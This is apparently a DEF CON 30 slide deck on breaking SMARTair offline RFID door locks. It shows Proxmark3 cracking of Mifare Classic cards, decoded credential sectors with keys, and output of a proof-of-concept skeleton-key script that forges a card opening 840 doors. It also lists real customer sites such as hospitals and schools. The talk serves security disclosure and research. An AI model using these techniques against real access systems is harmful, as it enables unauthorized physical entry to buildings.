

```
m&m@dc30:~$ cat talk_title.txt
```


```

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| - \ \ - - \ - , | - - / a bone to pick offline access control systems...
      / |
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```

Presented by
Micsen (he/him)
&
Miana (she/her)

```
m&m@dc30:~$ ping door_lock
PING door_lock 56(84) bytes of data.
64 bytes from door_lock: icmp_seq=1 ttl=128 time=0.572 ms
```


```
m&m@dc30:~$ display online_system_arcithecture.png
```



```
m@m@dc30:~$ ping door_lock
```

```
Reply from localhost: Destination host unreachable.
```

```
m@m@dc30:~$ offline_system_architecture.png
```



```
m&m@dc30:~$ pm3
```

```
[ Proxmark3 RFID instrument ]
```

```
MCU..... AT91SAM7S512 Rev A
```

```
Memory.... 512 Kb ( 66% used )
```

```
Client.... Iceman/master/release (git)
```

```
Bootrom... Iceman/master/v4.14831-802-g6d950e1e4 2022-07-19 22:10:22
```

```
OS..... Iceman/master/v4.14831-802-g6d950e1e4 2022-07-19 22:10:27
```

```
Target.... RDV4
```

```
[usb] pm3 --> hf mf autopwn
```

```
[+] loaded 42 keys from hardcoded default array
```


```
[=] running strategy 1
```

```
[=] ...
```

```
[+] Found keys!
```

```
[+] saved 1024 bytes to binary file hf-mf-968B5414-dump.bin
```

```
m&m@dc30:~$ display smartair_main.png
```



```
m&m@dc30:~$ echo "$(ls -l credentials | wc -l) (Dumps)"  
155 (Dumps)
```

```
m&m@dc30:~$ xxd dump_of_cred_for_1_door.bin
```

```
00000200: 0002 0f01 0000 0000 0000 0000 0000 0000
```

```
00000210: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
00000220: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
m&m@dc30:~$
```

```
m&m@dc30:~$ xxd dump_of_cred_for_1_door.bin
```

```
00000200: 0002 0f01 0000 0000 0000 0000 0000 0000
```

```
00000210: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
00000220: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
m&m@dc30:~$ xxd dump_of_cred_for_3_doors.bin
```





```
00000200: 0002 0f01 0003 0f01 0004 0f01 0000 0000
```

```
00000210: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
00000220: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
m&m@dc30:~$
```

```
m&m@dc30:~$ cat 4_doors_then.txt
```




```
m&m@dc30:~$ xxd dump_of_cred_for_1_door.bin
```

```
00000200: 0002 0f01 0000 0000 0000 0000 0000 0000
```

```
00000210: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
00000220: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
m&m@dc30:~$ xxd dump_of_cred_for_3_doors.bin
```





```
00000200: 0002 0f01 0003 0f01 0004 0f01 0005 0f01
```

```
00000210: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
00000220: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
m&m@dc30:~$
```

```
m&m@dc30:~$ cat 4_doors_now.txt
```



```
m&m@dc30:~$ ./decode_user_sector.sh demo_cred.bin -s 1
```

Raw Hex Data...

```
181e 44cd 55ad 6000 a800 2abc a0f5 002a
bc98 2acc 98ff ffff 8500 00c0 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
a9dc 44cd 55ad 7f07 8800 e731 6853 e731
```

Extracted Data...

```
Installation ID:    44 CD 55 AD
User ID:            00 A8                (168)
Pincode:            FF FF FF            (Disabled)
```

Keys...

```
A: A9DC 44CD 55AD
B: E731 6853 E731
```

m&m@dc30:~\$ display smartair_card_setup.png

Mifare Cards Setup

<u>1K Card</u>		<u>4K Card</u>	
Sector 00:	MAD	Sector 00:	MAD
Sector 01:	User Data	Sector 01:	User Data
Sector 02:	Free	Sector 02:	Free
Sector 03:	Update-on-Card Data	Sector 03:	Update-on-Card Data
Sector 04:	Openings	Sector 04:	Openings
Sector 05:	Openings	Sector 05:	Openings
Sector 06:	Openings	Sector 06:	Openings
Sector 07:	Openings	Sector 07:	Openings
Sector 08:	Locking Plan	Sector 08:	Locking Plan
Sector 09:	Locking Plan	Sector 09:	Locking Plan
Sector 10:	Locking Plan	Sector 10:	Locking Plan
Sector 11:	Locking Plan	Sector 11:	Locking Plan
Sector 12:	Locking Plan	Sector 12:	Locking Plan
Sector 13:	Locking Plan	Sector 13:	Locking Plan
Sector 14:	Locking Plan	Sector 14:	Locking Plan
Sector 15:	Locking Plan	Sector 15:	Locking Plan

N° of audit events on 1K card : 24 N° of audit events on 4K card : 24

N° of locking plan crosses on 1K card : 96 N° of locking plan crosses on 4K card : 768

User Data sector must be the same in ALL cards

☐ Cards protected with foreign keys Key A: Key B:

```
m&m@dc30:~$ ./brokenair_skeleton_key_poc_v1.sh
```

```
Running Part 1... (Mifare Key Extraction)
```

```
Running key extraction ... SUCCESS
```

```
Installation ID Found: AA AA AA AA
```

```
User Data Sector Found: 01
```

```
Running Part 2... (Sector Mapping)
```

```
Building dump and simulating ... SUCCESS
```

```
Update On Card Sector Found: 03
```

```
First Doors Sector Found: 08
```

```
Running Part 3... (Door Brute Force)
```

```
Building credential and simulating attempt 1 ... FAILED
```

```
Building credential and simulating attempt 2 ... SUCCESS
```

```
Door ID Found: 123
```

```
m&m@dc30:~$ ./decode_user_sector.sh demo_cred.bin -s 1
```

Raw Hex Data...

```
181e 44cd 55ad 6000 a800 2abc a0f5 002a
bc98 2acc 98ff ffff 8500 00c0 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
a9dc 44cd 55ad 7f07 8800 e731 6853 e731
```

Extracted Data...

Installation ID:	44 CD 55 AD	
User ID:	00 A8	(168)
Pincode:	FF FF FF	(Disabled)
UOC Block:	00 0C	(Block 12: Sector: 3)

Keys...

```
A: A9DC 44CD 55AD
B: E731 6853 E731
```

```
m&m@dc30:~$ ./brokenair_skeleton_key_poc_v2.sh
```

```
Running Part 1... (Mifare Key Extraction)
```

```
Running key extraction ... SUCCESS
```

```
Installation ID Found: AA AA AA
```

```
User Data Sector Found: 01
```

```
Update On Card Sector Found: 03
```

```
Running Part 2... (Door Brute Force)
```

```
Building credential and simulating attempt 1 ... SUCCESS
```

```
Door ID Found: 123
```

```
m&m@dc30:~$
```

```
m&m@dc30:~$ ./decode_user_sector.sh skeleton_cred.bin -s 1
```

Raw Hex Data...

```
181e aaaa aaaa 60f0 0100 2abc a0f5 002a
bc98 2acc 98ff ffff 8500 0080 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
aaaa aaaa aaaa 7f07 8800 e731 6853 e731
```

Extracted Data...

Installation ID:	AA AA AA AA	
User ID:	F0 01	(61,441)
Pincode:	FF FF FF	(Disabled)
UOC Block:	00 08	(Block: 8, Sector: 2)

Keys...

```
A: AAAA AAAA AAAA
B: E731 6853 E731
```



```
m&m@dc30:~$ ./decode_uoc_sector.sh skeleton_cred.bin
```

Raw Hex Data...

```
2800 0100 001e 0000 00c0 0348 0000 0000
2800 0100 001e 0000 00c0 0348 0000 0000
0000 0000 0000 0000 2abc a0f5 0000 0000
aaaa aaaa aaaa 7f07 8800 e731 6853 e731
```

Extracted Data...

```
Door Block:          00 0C          (Block: 12, Sector: 3)
Number of Doors:     03 48          (840)
```

Keys...

```
A: AAAA AAAA AAAA
B: E731 6853 E731
```

```
m&m@dc30:~$
```

```
m&m@dc30:~$ ./decode_access_sectors.sh skeleton_cred.bin
```

Raw Hex Data...

```
0001 0f01 0002 0f01 0003 0f01 0004 0f01
0005 0f01 0006 0f01 0007 0f01 0008 0f01
0009 0f01 000a 0f01 000b 0f01 000c 0f01
aaaa aaaa aaaa 7f07 8800 e731 6853 e731
```

Extracted Data...

Raw data	Door ID	When ?	Updated the door?
-----	-----	-----	-----
0001 0F01	Door 001	Always	Not read by the door yet
0002 0F01	Door 002	Always	Not read by the door yet
0003 0F01	Door 003	Always	Not read by the door yet
...	...	...	...
0348 0F01	Door 840	Always	Not read by the door yet

m@m@dc30:~\$ display blast_radius.png

SMARTair Case Studies | ASSA

https://www.assaabloy.com/id/en/solutions/topics/access-control/smartair/smartair-case-studies

SMARTair Case Study library

Corporate and public buildings	Education	Healthcare	Leisure Facilities
 AA_SMARTair_CaseStudy_Gran via_07_2020_FINAL.pdf (554 KB)	 AA_SMARTair_CaseStudy_ASUCQ_09_2020_FINAL.pdf (1 MB)	 AA_SMARTair_CaseStudy_EMS_Notre Dame_07_2020_FINAL.pdf (385 KB)	 AA_SMARTair_CaseStudy_Hippodrome Coted'Azur_10_2019_FINAL.pdf (541 KB)
 AA_SMARTair_CaseStudy_Red Cross Cordoba_09_2020_FINAL.pdf (1 MB)	 AA_SMARTair_CaseStudy_EasyStudent_07_2020_FINAL.pdf (577 KB)	 AA_SMARTair_CaseStudy_Saint Anne_07_2020_FINAL.pdf (498 KB)	 AA_SMARTair_CaseStudy_Slovakia National Park_09_2020_FINAL.pdf (1 MB)
 SMARTair_Guest_Reference_LeSerre_20150708.pdf (654 KB)	 AA_SMARTair_CaseStudy_Colegio Diocesano Orihuela_07_2020_FINAL.pdf (1 MB)	 AA_SMARTair_CaseStudy_Lion Health_09_2020_FINAL.pdf (1 MB)	
 WEB_TESA SMARTair Guest Reference Commodore 08 2015 ENG.pdf (609 KB)	 AA_SMARTair_CaseStudy_CUNEF_09_2020_FINAL.pdf (1 MB)	 AA_SMARTair_CaseStudy_Petite Soeurs de Pauvres_07_2020_FINAL.pdf (502 KB)	
 SMARTair_Guest_Reference_Linnea_20150703.pdf (625 KB)	 AA_SMARTair_CaseStudy_Vejle Friskole_07_2020_FINAL.pdf (656 KB)	 AA_SMARTair_CaseStudy_IMIBIC_07_2020_FINAL.pdf (581 KB)	
 AA_SMARTair_CaseStudy_Ulab CoWorkingSpace_07_2020_FINAL.pdf (484 KB)	 AA_SMARTair_CaseStudy_Brisbane Boys College_09_2020_FINAL.pdf (1 MB)	 AA_SMARTair_CaseStudy_Dagmargarden_07_2020_FINAL.pdf (568 KB)	
 AA_SMARTair_CaseStudy_Witzand_07_2020_FINAL.pdf (526 KB)		 AA_SMARTair_CaseStudy_Casa de la Misericordia_07_2020_FINAL.pdf (795 KB)	
 AA_SMARTair_CaseStudy_Notre Dame de Montligeon_07_2020_FINAL.pdf (566 KB)		 AA_SMARTair_CaseStudy_Syrenparken_07_2020_FINAL.pdf (665 KB)	
		 AA_SMARTair_CaseStudy_Hospital La MAZ_07_2020_FINAL.pdf (528 KB)	

```
m&m@dc30:~$ cat attributions.txt
```

Thank you to the whole RFID hacking community.

Especially the countless individuals that made the proxmark what it is today and all the awesome people that expanded our understanding of mifare classic and crypto-1.

Without you we would you this exploit would never have been found.

Also thank you to the goons for making this possible and to the whole DEFCON community for inspiring people like us to work on cool projects like this.

```
m&m@dc30:~$ cat twitter_handles.txt
```

If you want to get in touch reach out on twitter!

Miana - @NiamAstra

Micsen - @micsen97

